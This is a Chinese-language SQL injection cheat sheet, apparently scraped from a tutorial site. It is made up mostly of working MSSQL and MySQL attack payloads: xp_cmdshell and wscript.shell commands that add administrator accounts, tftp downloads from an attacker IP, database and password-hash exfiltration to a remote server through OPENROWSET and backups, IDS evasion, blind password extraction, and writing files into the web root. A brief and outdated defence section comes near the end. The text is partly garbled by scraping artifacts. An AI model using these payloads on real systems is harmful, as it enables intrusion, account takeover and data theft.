http://xx.xx.xx.xx/111.asp?id=3400;create table [dbo].[swap] ([swappass][char](255));--

http://xx.xx.xx.xx/111.asp?id=3400 and (select top 1 swappass from swap)=1

;create TABLE newtable(id int IDENTITY(1,1),paths varchar(500)) Declare @test varchar(20) exec master..xp_regread @rootkey='HKEY_LOCAL_MACHINE', @key='SYSTEM/CurrentControlSet/Services/W3SVC/Parameters/Virtual Roots/', @value_name='/', values=@test OUTPUT insert into paths(path) values(@test)

http://61.131.96.39/PageShow.asp?TianName=政策法规&InfoID={57C4165A-4206-4C0D-A8D2-E70666EE4E08};use%20master;declare%20@s%20%20int;exec%20sp_oacreate%20"wscript.shell",@s%20out;exec%20sp_oamethod%20@s,"run",NULL,"cmd.exe%20/c%20ping%201.1.1.1";--

得到了 web 路径 d:/xxxx,接下来：

http://xx.xx.xx.xx/111.asp?id=3400;use ku1;--

http://xx.xx.xx.xx/111.asp?id=3400;create table cmd (str image);--

传统的存在 xp_cmdshell 的测试过程：

```
;exec master..xp_cmdshell 'dir'

;exec master.dbo.sp_addlogin hax;--

;exec master.dbo.sp_password null,hax,hax;--

;exec master.dbo.sp_addsrvrolemember hax sysadmin;--

;exec master.dbo.xp_cmdshell 'net user hax 5258 /workstations:* /times:all /passwordchg:yes /passwordreq:yes /active:yes /add';--

;exec master.dbo.xp_cmdshell 'net localgroup administrators hax /add';--

exec master..xp_servicecontrol 'start', 'schedule'

exec master..xp_servicecontrol 'start', 'server'

http: //www.xxx.com/list.asp?classid=1; DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell', @shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C: /WINNT/system32/cmd.exe /c net user swap 5258 /add'

;DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell, 'run',null, 'C: /WINNT/system32/cmd.exe /c net localgroup administrators swap/add'

http://localhost/show.asp?id=1'; exec master..xp_cmdshell 'tftp -i youip get file.exe'-

declare @a sysname set @a='xp_'+'cmdshell' exec @a 'dir c:/'

declare @a sysname set @a='xp'+'_cm'+'dshell' exec @a 'dir c:/'

;declare @a;set @a=db_name();backup database @a to disk='你的 IP 你的共享目录 bak.dat'
```

如果被限制则可以。

```
select * from openrowset('sqloledb','server';'sa';'','select ''OK!'' exec master.dbo.sp_addlogin hax')
```

传统查询构造：

```
select * FROM news where id=... AND topic=... AND .....

admin'and 1=(select count(*) from [user] where username='victim' and right(left(userpass,01),1)='1') and userpass <>'

select 123;--

;use master;--
```

:a' or name like 'fff%';-- 显示有一个叫 ffff 的用户哈。

```
'and 1<>(select count(email) from [user]);--

;update [users] set email=(select top 1 name from sysobjects where xtype='u' and status>0) where name='ffff';--
```

说明：

上面的语句是得到数据库中的第一个用户表,并把表名放在 ffff 用户的邮箱字段中。

通过查看 ffff 的用户资料可得第一个用表叫 ad

然后根据表名 ad 得到这个表的 ID

ffff';update [users] set email=(select top 1 id from sysobjects where xtype='u' and name='ad') where name='ffff';--

象下面这样就可以得到第二个表的名字了

ffff';update [users] set email=(select top 1 name from sysobjects where xtype='u' and id>581577110) where name='ffff';--<

BR> ffff';update [users] set email=(select top 1 count(id) from password) where name='ffff';--

ffff';update [users] set email=(select top 1 pwd from password where id=2) where name='ffff';--

ffff';update [users] set email=(select top 1 name from password where id=2) where name='ffff';--

exec master..xp_servicecontrol 'start', 'schedule'

exec master..xp_servicecontrol 'start', 'server'

sp_addextendedproc 'xp_webserver', 'c:/temp/xp_foo.dll'

扩展存储就可以通过一般的方法调用:

exec xp_webserver

一旦这个扩展存储执行过，可以这样删除它:

sp_dropextendedproc 'xp_webserver'

insert into users values(666, char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73), char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73), 0xffff)-

insert into users values(667,123,123,0xffff)-

insert into users values (123, 'admin''--', 'password', 0xffff)-

;and user>0

;;and (select count(*) from sysobjects)>0

;;and (select count(*) from mysysobjects)>0 //为 access 数据库

----------通常注射的一些介绍:

A) ID=49 这类注入的参数是数字型，SQL 语句原貌大致如下:

select * from 表名 where 字段=49

注入的参数为 ID=49 And [查询条件]，即是生成语句:

select * from 表名 where 字段=49 And [查询条件]

(B) Class=连续剧 这类注入的参数是字符型，SQL 语句原貌大致概如下：

select * from 表名 where 字段='连续剧'

注入的参数为 Class=连续剧' and [查询条件] and ''=' ，即是生成语句：

select * from 表名 where 字段='连续剧' and [查询条件] and ''=''

(C) 搜索时没过滤参数的，如 keyword=关键字，SQL 语句原貌大致如下：

select * from 表名 where 字段 like '%关键字%'

注入的参数为 keyword=' and [查询条件] and '%25'=', 即是生成语句：

select * from 表名 where 字段 like '%' and [查询条件] and '%'='%'

;;and (select Top 1 name from sysobjects where xtype='U' and status>0)>0

sysobjects 是 SQLServer 的系统表，存储着所有的表名、视图、约束及其它对象，xtype='U' and status>0，表示用户建立的表名，上面的语句将第一个表名取出，与 0 比较大小，让报错信息把表名暴露出来。

;;and (select Top 1 col_name(object_id('表名'),1) from sysobjects)>0

从⑤拿到表名后，用 object_id('表名')获取表名对应的内部 ID，col_name(表名 ID,1)代表该表的第 1 个字段名，将 1 换成 2,3,4...就可以逐个获取所猜解表里面的字段名。

post.htm 内容：主要是方便输入。

枚举出他的数据表名：

id=1552;update aaa set aaa=(select top 1 name from sysobjects where xtype='u' and status>0);--

这是将第一个表名更新到 aaa 的字段处。

读出第一个表，第二个表可以这样读出来（在条件后加上 and name<>'刚才得到的表名'）。

id=1552;update aaa set aaa=(select top 1 name from sysobjects where xtype='u' and status>0 and name<>'vote');--

然后 id=1552 and exists(select * from aaa where aaa>5)

读出第二

表，^^^^^^一个个的读出，直到没有为止。

读字段是这样：

id=1552;update aaa set aaa=(select top 1 col_name(object_id('表名'),1));--

然后 id=1552 and exists(select * from aaa where aaa>5)出错，得到字段名

id=1552;update aaa set aaa=(select top 1 col_name(object_id('表名'),2));--

然后 id=1552 and exists(select * from aaa where aaa>5)出错，得到字段名

--------------------------------高级技巧：

[获得数据表名][将字段值更新为表名，再想法读出这个字段的值就可得到表名]

```
update 表名 set 字段=(select top 1 name from sysobjects where xtype=u and status>0 [ and name<>'你得到的表名' 查出一个加一个]) [ where 条件]

select top 1 name from sysobjects where xtype=u and status>0 and name not in('table1','table2',…)

通过 SQLSERVER 注入漏洞建数据库管理员帐号和系统管理员帐号[当前帐号必须是 SYSADMIN 组]

[获得数据表字段名][将字段值更新为字段名，再想法读出这个字段的值就可得到字段名]

update 表名 set 字段=(select top 1 col_name(object_id('要查询的数据表名'),字段列如:1) [ where 条件]

绕过 IDS 的检测[使用变量]

declare @a sysname set @a='xp_'+'cmdshell' exec @a 'dir c:/'

declare @a sysname set @a='xp'+'_cm'+'dshell' exec @a 'dir c:/'

1、 开启远程数据库

基本语法

select * from OPENROWSET('SQLOLEDB', 'server=servername;uid=sa;pwd=apachy_123', 'select * from table1' )

参数: (1) OLEDB Provider name
```

2.1.3、语句大全

1. 判断有无注入点

```
; and 1=1 and 1=2
```

2. 猜表一般的表的名称无非是 admin adminuser user pass password 等..

```
and 0<>(select count(*) from *)

and 0<>(select count(*) from admin) ---判断是否存在 admin 这张表
```

3. 猜帐号数目 如果遇到 0< 返回正确页面 1<返回错误页面说明帐号数目就是 1 个

```
and 0<(select count(*) from admin)

and 1<(select count(*) from admin)
```

4. 猜解字段名称 在 len( ) 括号里面加上我们想到的字段名称.

```
and 1=(select count(*) from admin where len(*)>0)--

and 1=(select count(*) from admin where len(用户字段名称 name)>0)

and 1=(select count(*) from admin where len(_blank>密码字段名称 password)>0)
```

5.猜解各个字段的长度 猜解长度就是把>0 变换 直到返回正确页面为止

```
and 1=(select count(*) from admin where len(*)>0)

and 1=(select count(*) from admin where len(name)>6) 错误

and 1=(select count(*) from admin where len(name)>5) 正确 长度是 6

and 1=(select count(*) from admin where len(name)=6) 正确

and 1=(select count(*) from admin where len(password)>11) 正确

and 1=(select count(*) from admin where len(password)>12) 错误 长度是 12

and 1=(select count(*) from admin where len(password)=12) 正确
```

6.猜解字符

and 1=(select count(*) from admin where left(name,1)=a) ---猜解用户帐号的第一位

and 1=(select count(*) from admin where left(name,2)=ab)---猜解用户帐号的第二位

就这样一次加一个字符这样猜,猜到够你刚才猜出来的多少位了就对了,帐号就算出来了

```
and 1=(select top 1 count(*) from Admin where Asc(mid(pass,5,1))=51) --
```

这个查询语句可以猜解中文的用户和_blank>密码.只要把后面的数字换成中文的 ASSIC 码就 OK.最后把结果再转换成字符.

```
group by users.id having 1=1--

group by users.id, users.username, users.password, users.privs having 1=1-- ; insert into users values( 666, attacker, foobar, 0xffff )—UNION SELECT TOP 1 COLUMN_blank>_NAME FROM INFORMATION_blank>_SCHEMA.COLUMNS WHERE TABLE_blank>_NAME=logintable- UNION SELECT TOP 1 COLUMN_blank>_NAME FROM INFORMATION_blank>_SCHEMA.COLUMNS WHERE TABLE_blank>_NAME=logintable WHERE COLUMN_blank>_NAME NOT IN (login_blank>_id)- UNION SELECT TOP 1 COLUMN_blank>_NAME FROM INFORMATION_blank>_SCHEMA.COLUMNS WHERE TABLE_blank>_NAME=logintable WHERE COLUMN_blank>_NAME NOT IN (login_blank>_id,login_blank>_name)- UNION SELECT TOP 1 login_blank>_name FROM logintable-UNION SELECT TOP 1 password FROM logintable where login_blank>_name=Rahul--
```

看_blank>服务器打的补丁=出错了打了 SP4 补丁

```
and 1=(select @@VERSION)--
```

看_blank>数据库连接账号的权限，返回正常，证明是_blank>服务器角色 sysadmin 权限。

```
and 1=(SELECT IS_blank>_SRVROLEMEMBER(sysadmin))--
```

判断连接_blank>数据库帐号。（采用 SA 账号连接 返回正常=证明了连接账号是 SA）

```
and sa=(SELECT System_blank>_user)--
```

```
and user_blank>_name()=dbo--

and 0<>(select user_blank>_name()--
```

看 xp_blank>_cmdshell 是否删除

```
and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = X AND name = xp_blank>_cmdshel
l)--

xp_blank>_cmdshell 被删除，恢复,支持绝对路径的恢复

;EXEC master.dbo.sp_blank>_addextendedproc xp_blank>_cmdshell,xplog70.dll--

;EXEC master.dbo.sp_blank>_addextendedproc xp_blank>_cmdshell,c:\inetpub\wwwroot\xplog70.dll--
```

反向 PING 自己实验

```
;use master;declare @s int;exec sp_blank>_oacreate "wscript.shell",@s out;exec sp_blank>

_oamethod @s,"run",NULL,"cmd.exe /c ping 192.168.0.1";--
```

加帐号

```
;DECLARE @shell INT EXEC SP_blank>_OACREATE wscript.shell,@shell OUTPUT EXEC SP_blank>

_OAMETHOD @shell,run,null, C:\WINNT\system32\cmd.exe /c net user jiaoniang$Content$nbsp;186657
4 /add--
```

创建一个虚拟目录 E 盘：

```
;declare @o int exec sp_blank>_oacreate wscript.shell, @o out exec sp_blank>_oamethod @o,

run, NULL, cscript.exe c: \inetpub\wwwroot\mkwebdir.vbs -w "默认 Web 站点" -v "e","e: \"--
```

访问属性：（配合写入一个 webshell）

```
declare @o int exec sp_blank>_oacreate wscript.shell, @o out exec sp_blank>_oamethod @o,

run, NULL, cscript.exe c: \inetpub\wwwroot\chaccess.vbs -a w3svc/1/ROOT/e +browse
```

爆库 特殊_blank>技巧：:%5c=\ 或者

您正在看的 SQLserver 教程是:sql 注入语句。把/和\ 修改%5 提交

```
and 0<>(select top 1 paths from newtable)--
```

得到库名（从 1 到 5 都是系统的 id，6 以上才可以判断）

```
and 1=(select name from master.dbo.sysdatabases where dbid=7)--

and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)
```

依次提交 dbid = 7,8,9.... 得到更多的_blank>数据库名

```
and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype=U) 暴到一个表 假设为 admin

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype=U and name not in (Admin))
```

来得到其他的表。

```
and 0<>(select count(*) from bbs.dbo.sysobjects where xtype=U and name=admin

and uid>(str(id))) 暴到 UID 的数值假设为 18779569 uid=id

and 0<>(select top 1 name from bbs.dbo.syscolumns where id=18779569) 得到一个 admin 的一个
```

字段,假设为 user_blank>_id

and 0<>(select top 1 name from bbs.dbo.syscolumns where id=18779569 and name not in (id,...)) 来暴出其他的字段

and 0<(select user_blank>_id from BBS.dbo.admin where username>1) 可以得到用户名

依次可以得到_blank>密码。。。。。假设存在 user_blank>_id username ,password 等字段

```
and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype=U) 得到表名

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype=U and name not in(Address))

and 0<>(select count(*) from bbs.dbo.sysobjects where xtype=U and name=admin and uid>(str(id)))
 判断 id 值

and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794) 所有字段

?id=-1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,* from admin

?id=-1 union select 1,2,3,4,5,6,7,8,*,9,10,11,12,13 from admin (union, access 也好用)

[NextPage]
```

得到 WEB 路径

```
;create table [dbo].[swap] ([swappass][char](255));--

and (select top 1 swappass from swap)=1--

;CREATE TABLE newtable(id int IDENTITY(1,1),paths varchar(500)) Declare @test varchar(20) exec
master..xp_blank>_regread @rootkey=HKEY_blank>_LOCAL_blank>_MACHINE,

@key=SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\, @value_blank

>_name=/, values=@test OUTPUT insert into paths(path) values(@test)--

;use ku1;--

;create table cmd (str image);-- 建立 image 类型的表 cmd
```

存在 xp_blank>_cmdshell 的测试过程：

```
;exec master..xp_blank>_cmdshell dir

;exec master.dbo.sp_blank>_addlogin jiaoniang$;-- 加 SQL 帐号

;exec master.dbo.sp_blank>_password null,jiaoniang$,1866574;--

;exec master.dbo.sp_blank>_addsrvrolemember jiaoniang$Content$nbsp;sysadmin;--

;exec master.dbo.xp_blank>_cmdshell net user jiaoniang$Content$nbsp;1866574 /workstations:* /

times:all /passwordchg:yes /passwordreq:yes /active:yes /add;--

;exec master.dbo.xp_blank>_cmdshell net localgroup administrators jiaoniang$Content$nbsp;/add;

--

exec master..xp_blank>_servicecontrol start, schedule 启动_blank>服务

exec master..xp_blank>_servicecontrol start, server

; DECLARE @shell INT EXEC SP_blank>_OACREATE wscript.shell,@shell OUTPUT EXEC SP_blank>_OAMETHO

D @shell,run,null, C: \WINNT\system32\cmd.exe /c net user jiaoniang$Content$nbsp;1866574 /add

;DECLARE @shell INT EXEC SP_blank>_OACREATE wscript.shell,@shell OUTPUT EXEC SP_blank>_OAMETHOD

 @shell,run,null, C: \WINNT\system32\cmd.exe /c net localgroup administrators jiaoniang$Content

$nbsp;/add ; exec master..xp_blank>_cmdshell tftp -i youip get file.exe-- 利用 TFTP 上传文件

;declare @a sysname set @a=xp_blank>_+cmdshell exec @a dir c:\

;declare @a sysname set @a=xp+_blank>_cm'+'dshell exec @a dir c:\

;declare @a;set @a=db_blank>_name();backup database @a to disk=你的 IP 你的共享目录
```

bak.dat 如果被限制则可以。

```
select * from openrowset(_blank>sqloledb,server;sa;,select OK! exec master.dbo.sp_

blank>_addlogin hax)
```

查询构造：

```
SELECT * FROM news WHERE id=... AND topic=... AND .....

adminand 1=(select count(*) from
```

您正在看的 SQLserver 教程是:sql 注入语句。

```
[user] where username=victim and right(left(userp

ass,01),1)=1) and userpass <>

select 123;--

;use master;--

:a or name like fff%;-- 显示有一个叫 ffff 的用户哈。

and 1<>(select count(email) from [user]);--
```

```
;update [users] set email=(select top 1 name from sysobjects where xtype=u and


status>0) where name=ffff;--

;update [users] set email=(select top 1 id from sysobjects where xtype=u and nam


e=ad) where name=ffff;--

;update [users] set email=(select top 1 name from sysobjects where xtype=u and i


d>581577110) where name=ffff;--

;update [users] set email=(select top 1 count(id) from password) where name=ffff;--

;update [users] set email=(select top 1 pwd from password where id=2) where name=ffff;--

;update [users] set email=(select top 1 name from password where id=2) where name=ffff;--
```

上面的语句是得到_blank>数据库中的第一个用户表,并把表名放在 ffff 用户的邮箱字段中。

通过查看 ffff 的用户资料可得第一个用表叫 ad

然后根据表名 ad 得到这个表的 ID 得到第二个表的名字

```
insert into users values( 666, char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x

73), char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73), 0xffff)--

insert into users values( 667,123,123,0xffff)--

insert into users values ( 123, admin--, password, 0xffff)--

;and user>0

;and (select count(*) from sysobjects)>0

;and (select count(*) from mysysobjects)>0 //为access_blank>数据库
```

枚举出数据表名

```
;update aaa set aaa=(select top 1 name from sysobjects where xtype=u and status>0);--
```

这是将第一个表名更新到 aaa 的字段处。

读出第一个表，第二个表可以这样读出来（在条件后加上 and name<>刚才得到的表名）。

```
;update aaa set aaa=(select top 1 name from sysobjects where xtype=u and status>0

and name<>vote);--
```

然后 id=1552 and exists(select * from aaa where aaa>5)

读出第二个表，一个个的读出，直到没有为止。

读字段是这样：

```
;update aaa set aaa=(select top 1 col_blank>_name(object_blank>_id(表名),1));--
```

然后 id=152 and exists(select * from aaa where aaa>5)出错，得到字段名

```
;update aaa set aaa=(select top 1 col_blank>_name(object_blank>_id(表名),2));--
```

然后 id=152 and exists(select * from aaa where aaa>5)出错，得到字段名

[获得数据表名][将字段值更新为表名，再想法读出这个字段的值就可得到表名]

```
update 表名 set 字段=(select top 1 name from sysobjects where xtype=u and status>0

[ and name<>你得到的表名 查出一个加一个]) [ where 条件] select top 1 name from sysobje

cts where xtype=u and status>0 and name not in(table1,table2,…)
```

通过 SQLSERVER 注入_blank>漏洞建_blank>数据库管理员帐号和系统管理员帐号[当前帐号必须是 SYSADMIN 组]

[获得数据表字段名][将字段值更新为字段名，再想法读出这个字段的值就可得到字段名]

update 表名 set 字段=(select top 1 col_blank>_name(object_blank>_id(要查询的数据表名),

字段列如:1) [where 条件]

绕过 IDS 的检测[使用变量]

```
;declare @a sysname set @a=xp_blank>_+cmdshell exec @a dir c:\

;declare @a sysname set @a=xp+_blank>_cm'+'dshell exec @a dir c:\
```

1、 开启远程_blank>数据库

基本语法

```
select * from OPENROWSET(SQLOLEDB, server=servername;uid=sa;pwd=123, select * from table1 )
```

参数: (1) OLEDB Provider name

2、 其中连接字符串参数可以是任何端口用来连接,比如

```
select * from OPENROWSET(SQLOLEDB, uid=sa;pwd=123;Network=DBMSSOCN;Address
```

[NextPage]

```
=192.168.0.1,1433;, select * from table
```

3.复制目标主机的整个_blank>数据库 insert 所有远程表到本地表。

基本语法：

```
insert into OPENROWSET(SQLOLEDB, server=servername;uid=sa;pwd=123, select *

from table1) select * from table2
```

这行语句将目标主机上 table2 表中的所有数据复制到远程_blank>数据库中的 table1 表中。实际运用中适当修改连接字符串的 IP 地址和端口，指向需要的地方，比如：

```
insert into OPENROWSET(SQLOLEDB,uid=sa;pwd=123;Network=DBMSSOCN;Address

=192.168.0.1,1433;,select * from table1) select * from table2

insert into OPENROWSET(SQLOLEDB,uid=sa;pwd=123;Network=DBMSSOCN;Address

=192.168.0.1,1433;,select * from _blank>_sysdatabases)

select * from master.dbo.sysdatabases

insert into OPENROWSET(SQLOLEDB,uid=sa;pwd=123;Network=DBMSSOCN;Address


=192.168.0.1,1433;,select * from _blank>_sysobjects)

select * from user_blank>
```

您正在看的 SQLserver 教程是:sql 注入语句。_database.dbo.sysobjects

```
insert into OPENROWSET(SQLOLEDB,uid=sa;pwd=123;Network=DBMSSOCN;Address

=192.168.0.1,1433;,select * from _blank>_syscolumns)

select * from user_blank>_database.dbo.syscolumns
```

复制_blank>数据库：

```
insert into OPENROWSET(SQLOLEDB,uid=sa;pwd=123;Network=DBMSSOCN;Address

=192.168.0.1,1433;,select * from table1) select * from database..table1

insert into OPENROWSET(SQLOLEDB,uid=sa;pwd=123;Network=DBMSSOCN;Addres

s=192.168.0.1,1433;,select * from table2) select * from database..table2
```

复制哈西表（HASH）登录_blank>密码的 hash 存储于 sysxlogins 中。方法如下：

```
insert into OPENROWSET(SQLOLEDB, uid=sa;pwd=123;Network=DBMSSOCN;Address=192.168.0.1,1433;,s

elect * from _blank>_sysxlogins) select * from database.dbo.sysxlogins
```

得到 hash 之后，就可以进行暴力破解。

遍历目录的方法： 先创建一个临时表：temp

```
;create table temp(id nvarchar(255),num1 nvarchar(255),num2 nvarchar(255),num3


nvarchar(255));--

;insert temp exec master.dbo.xp_blank>_availablemedia;-- 获得当前所有驱动器

;insert into temp(id) exec master.dbo.xp_blank>_subdirs c:\;-- 获得子目录列表

;insert into temp(id,num1) exec master.dbo.xp_blank>_dirtree c:\;-- 获得所有子目录
```

的目录树结构,并寸入 temp 表中

```
;insert into temp(id) exec master.dbo.xp_blank>_cmdshell type c:\web\index.asp;-
```

- 查看某个文件的内容

```
;insert into temp(id) exec master.dbo.xp_blank>_cmdshell dir c:\;--

;insert into temp(id) exec master.dbo.xp_blank>_cmdshell dir c:\ *.asp /s/a;--

;insert into temp(id) exec master.dbo.xp_blank>_cmdshell cscript C:\Inetpub\Admin


Scripts\adsutil.vbs enum w3svc

;insert into temp(id,num1) exec master.dbo.xp_blank>_dirtree c:\;-- （xp_blank>_
```

dirtree 适用权限 PUBLIC）

写入表：

```
语句 1：and 1=(SELECT IS_blank>_SRVROLEMEMBER(sysadmin));--

语句 2：and 1=(SELECT IS_blank>_SRVROLEMEMBER(serveradmin));--

语句 3：and 1=(SELECT IS_blank>_SRVROLEMEMBER(setupadmin));--

语句 4：and 1=(SELECT IS_blank>_SRVROLEMEMBER(securityadmin));--

语句 5：and 1=(SELECT IS_blank>_SRVROLEMEMBER(securityadmin));--

语句 6：and 1=(SELECT IS_blank>_SRVROLEMEMBER(diskadmin));--

语句 7：and 1=(SELECT IS_blank>_SRVROLEMEMBER(bulkadmin));--

语句 8：and 1=(SELECT IS_blank>_SRVROLEMEMBER(bulkadmin));--

语句 9：and 1=(SELECT IS_blank>_MEMBER(db_blank>_owner));--
```

把路径写到表中去：

```
;create table dirs(paths varchar(100), id int)--
```

```
;insert dirs exec master.dbo.xp_blank>_dirtree c:\--

and 0<>(select top 1 paths from dirs)--

and 0<>(select top 1 paths from dirs where paths not in(@Inetpub))--

;create table dirs1(paths varchar(100), id int)--

;insert dirs exec master.dbo.xp_blank>_dirtree e:\web--

and 0<>(select top 1 paths from dirs1)--
```

把_blank>数据库备份到网页目录：下载

```
;declare @a sysname; set @a=db_blank>_name();backup database @a to disk

=e:\web\down.bak;--


and 1=(Select top 1 name from(Select top 12 id,name from sysobjects where


xtype=char(85)) T order by id desc)

and 1=(Select Top 1 col_blank>_name(object_blank>_id(USER_blank>_LOGIN)


,1) from sysobjects) 参看相关表。

and 1=(select user_blank>_id from USER_blank>_LOGIN)

and 0=(select user from USER_blank>_LOGIN where user>1)


-=- wscript.shell example -=-

declare @o int

exec sp_blank>_oacreate wscript.shell, @o out

exec sp_blank>_oamethod @o, run, NULL, notepad.exe

; declare @o int exec sp_blank>_oacreate wscript.shell, @o out exec sp_blank>


_oamethod @o, run, NULL, notepad.exe--


declare @o int, @f int, @t int, @ret int

declare @line varchar(8000)
```

```
exec sp_blank>_oacreate scripting.filesystemobject, @o out

exec sp_blank>_oamethod @o, opentextfile, @f out, c:\boot.ini, 1

exec @ret = sp_blank>_oamethod @f, readline, @line out

while( @ret = 0 )

begin

print @line

exec @ret = sp_blank>_oamethod @f, readline, @line out

end


declare @o int, @f int, @t int
```

您正在看的 SQLserver 教程是:sql 注入语句。, @ret int

```
exec sp_blank>_oacreate scripting.filesystemobject, @o out

exec sp_blank>_oamethod @o, createtextfile, @f out, c:\inetpub\wwwroot\foo.asp, 1

exec @ret = sp_blank>_oamethod @f, writeline, NULL,

declare @o int, @ret int

exec sp_blank>_oacreate speech.voicetext, @o out

exec sp_blank>_oamethod @o, register, NULL, foo, bar

exec sp_blank>_oasetproperty @o, speed, 150

exec sp_blank>_oamethod @o, speak, NULL, all your sequel servers are belong

to,us, 528

waitfor delay 00:00:05

; declare @o int, @ret int exec sp_blank>_oacreate speech.voicetext, @o out

exec sp_blank>_oamethod @o, register, NULL, foo, bar exec sp_blank>_oasetp

roperty @o, speed, 150 exec sp_blank>_oamethod @o, speak, NULL, all your

sequel servers are belong to us, 528 waitfor delay 00:00:05--
```

xp_blank>_dirtree 适用权限 PUBLIC

```
exec master.dbo.xp_blank>_dirtree c:\
```

返回的信息有两个字段 subdirectory、depth。Subdirectory 字段是字符型，depth 字段是整形字段。

```
create table dirs(paths varchar(100), id int)
```

建表，这里建的表是和上面 xp_blank>_dirtree 相关连，字段相等、类型相同。

```
insert dirs exec master.dbo.xp_blank>_dirtree c:\
```

只要我们建表与存储进程返回的字段相定义相等就能够执行！达到写表的效果,一步步达到我们想要的信息！

```
文章出处：http://www.diybl.com/course/7_databases/sql/msshl/2007616/59684_2.html
```

****

===MYSQL 基础部分===

本表查询：

```
http://127.0.0.1/injection/user.php?username=angel' and LENGTH(password)='6

http://127.0.0.1/injection/user.php?username=angel' and LEFT(password,1)='m
```

Union 联合语句：

```
http://127.0.0.1/injection/show.php?id=1' union select 1,username,password from user/*

http://127.0.0.1/injection/show.php?id=' union select 1,username,password from user/*
```

导出文件：

```
http://127.0.0.1/injection/user.php?username=angel' into outfile 'c:/file.txt

http://127.0.0.1/injection/user.php?username=' or 1=1 into outfile 'c:/file.txt

http://127.0.0.1/injection/show.php?id=' union select 1,username,password from user into outfile 'c:/user.txt
```

INSERT 语句：

```
INSERT INTO `user` (userid, username, password, homepage, userlevel) VALUES ('', '$username', '$password', '$homepage', '1');
```

构造 homepage 值为：http://4ngel.net', '3')#

SQL 语句变为：

```
INSERT INTO `user` (userid, username, password, homepage, userlevel) VALUES ('', 'angel', 'mypass', 'http://4ngel.net', '3' )#', '1');
```

UPDATE 语句：我喜欢这样个东西

先理解这句 SQL

```
UPDATE user SET password='MD5($password)', homepage='$homepage' WHERE id='$id'
```

如果此 SQL 被修改成以下形式，就实现了注入

1：修改 homepage 值为

```
http://4ngel.net', userlevel='3
```

之后 SQL 语句变为

```
UPDATE user SET password='mypass', homepage='http://4ngel.net', userlevel='3' WHERE id='$id'
```

userlevel 为用户级别

2:修改 password 值为

```
mypass)' WHERE username='admin'#
```

之后 SQL 语句变为

```
UPDATE user SET password='MD5(mypass)' WHERE username='admin'#)', homepage='$homepage' WHERE id
='$id'
```

3：修改 id 值为

```
' OR username='admin'
```

之后 SQL 语句变为

```
UPDATE user SET password='MD5($password)', homepage='$homepage' WHERE id='' OR username='admin'
```

===高级部分===

常用的 MySQL 内置函数

```
DATABASE()

USER()

SYSTEM_USER()

SESSION_USER()

CURRENT_USER()

database()

version()

SUBSTRING()

MID()

char()

load_file()
```

```
……
```

函数应用

```
UPDATE article SET title=DATABASE() WHERE id=1

http://127.0.0.1/injection/show.php?id=-1 union select 1,database(),version()

SELECT * FROM user WHERE username=char(97,110,103,101,108)

# char(97,110,103,101,108) 相当于 angel，十进制

http://127.0.0.1/injection/user.php?userid=1 and password=char(109,121,112,97,115,115)http://1
27.0.0.1/injection/user.php?userid=1 and LEFT(password,1)>char(100)

http://127.0.0.1/injection/user.php?userid=1 and ord(mid(password,3,1))>111
```

确定数据结构的字段个数及类型

```
http://127.0.0.1/injection/show.php?id=-1 union select 1,1,1

http://127.0.0.1/injection/show.php?id=-1 union select char(97),char(97),char(97)
```

猜数据表名

```
http://127.0.0.1/injection/show.php?id=-1 union select 1,1,1 from members
```

跨表查询得到用户名和密码

```
http://127.0.0.1/ymdown/show.php?id=10000 union select 1,username,1,password,1,1,1,1,1,1,1,1,
1,1,1,1,1,1,1 from ymdown_user where id=1
```

其他

#验证第一位密码

```
http://127.0.0.1/ymdown/show.php?id=10 union select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from
 ymdown_user where id=1 and ord(mid(password,1,1))=49
```

===注入防范===

服务器方面

```
magic_quotes_gpc 设置为 On

display_errors 设置为 Off
```

编码方面

```
$keywords = addslashes($keywords);

$keywords = str_replace("_","\_",$keywords);
```

```
$keywords = str_replace("%","\%",$keywords);
```

数值类型

使用 intval()抓换

字符串类型

SQL 语句参数中要添加单引号

下面代码，用于防治注入

```
if (get_magic_quotes_gpc()) {
//....
}else{
$str = mysql_real_escape_string($str);
$keywords = str_replace("_","\_",$keywords);
$keywords = str_replace("%","\%",$keywords);
}
```

有用的函数

```
stripslashes()
get_magic_quotes_gpc()
mysql_real_escape_string()
strip_tags()
array_map()
addslashes()
```

参考文章：

```
http://www.phpe.net/mysql_manual/06-4.html（MYSQL 语句参考）
```

以下实例，作者 angel

php+Mysql 的注入

国内能看到 php+Mysql 注入的文章可能比较少，但是如果关注各种 WEB 程序的漏洞，就可以发现，其实这些漏洞的文章其实就是一个例子。不过由于国内研究 PHP 的人比研究 ASP 的人实在少太多，所以，可能没有注意，况且 PHP 的安全性比 ASP 高很多，导致很多人不想跨越这个门槛。

尽管如此，在 PHP 站点日益增多的今天，SQL 注入仍是最有效最麻烦的一种攻击方式，有效是因为至少 70% 以上的站点存在 SQL Injection 漏洞，包括国内大部分安全站点，麻烦是因为 MYSQL4 以下的版本

是不支持子语句的，而且当 php.ini 里的 magic_quotes_gpc 为 On 时。提交的变量中所有的 ’（单引号），″（双引号），\（反斜线）and 空字符会自动转为含有反斜线的转义字符。给注入带来不少的阻碍。

早期的时候，根据程序的代码，要构造出没有引号的语句形成有效的攻击，还真的有点困难，好在现在的技术已经构造出不带引号的语句应用在某些场合。只要有经验，其实构造有效的语句一点也不难，甚至成功率也很高，但具体情况具体分析。首先要走出一个误区。

注：在没有具体说明的情况下，我们假设 magic_quotes_gpc 均为 off。

php+Mysql 注入的误区

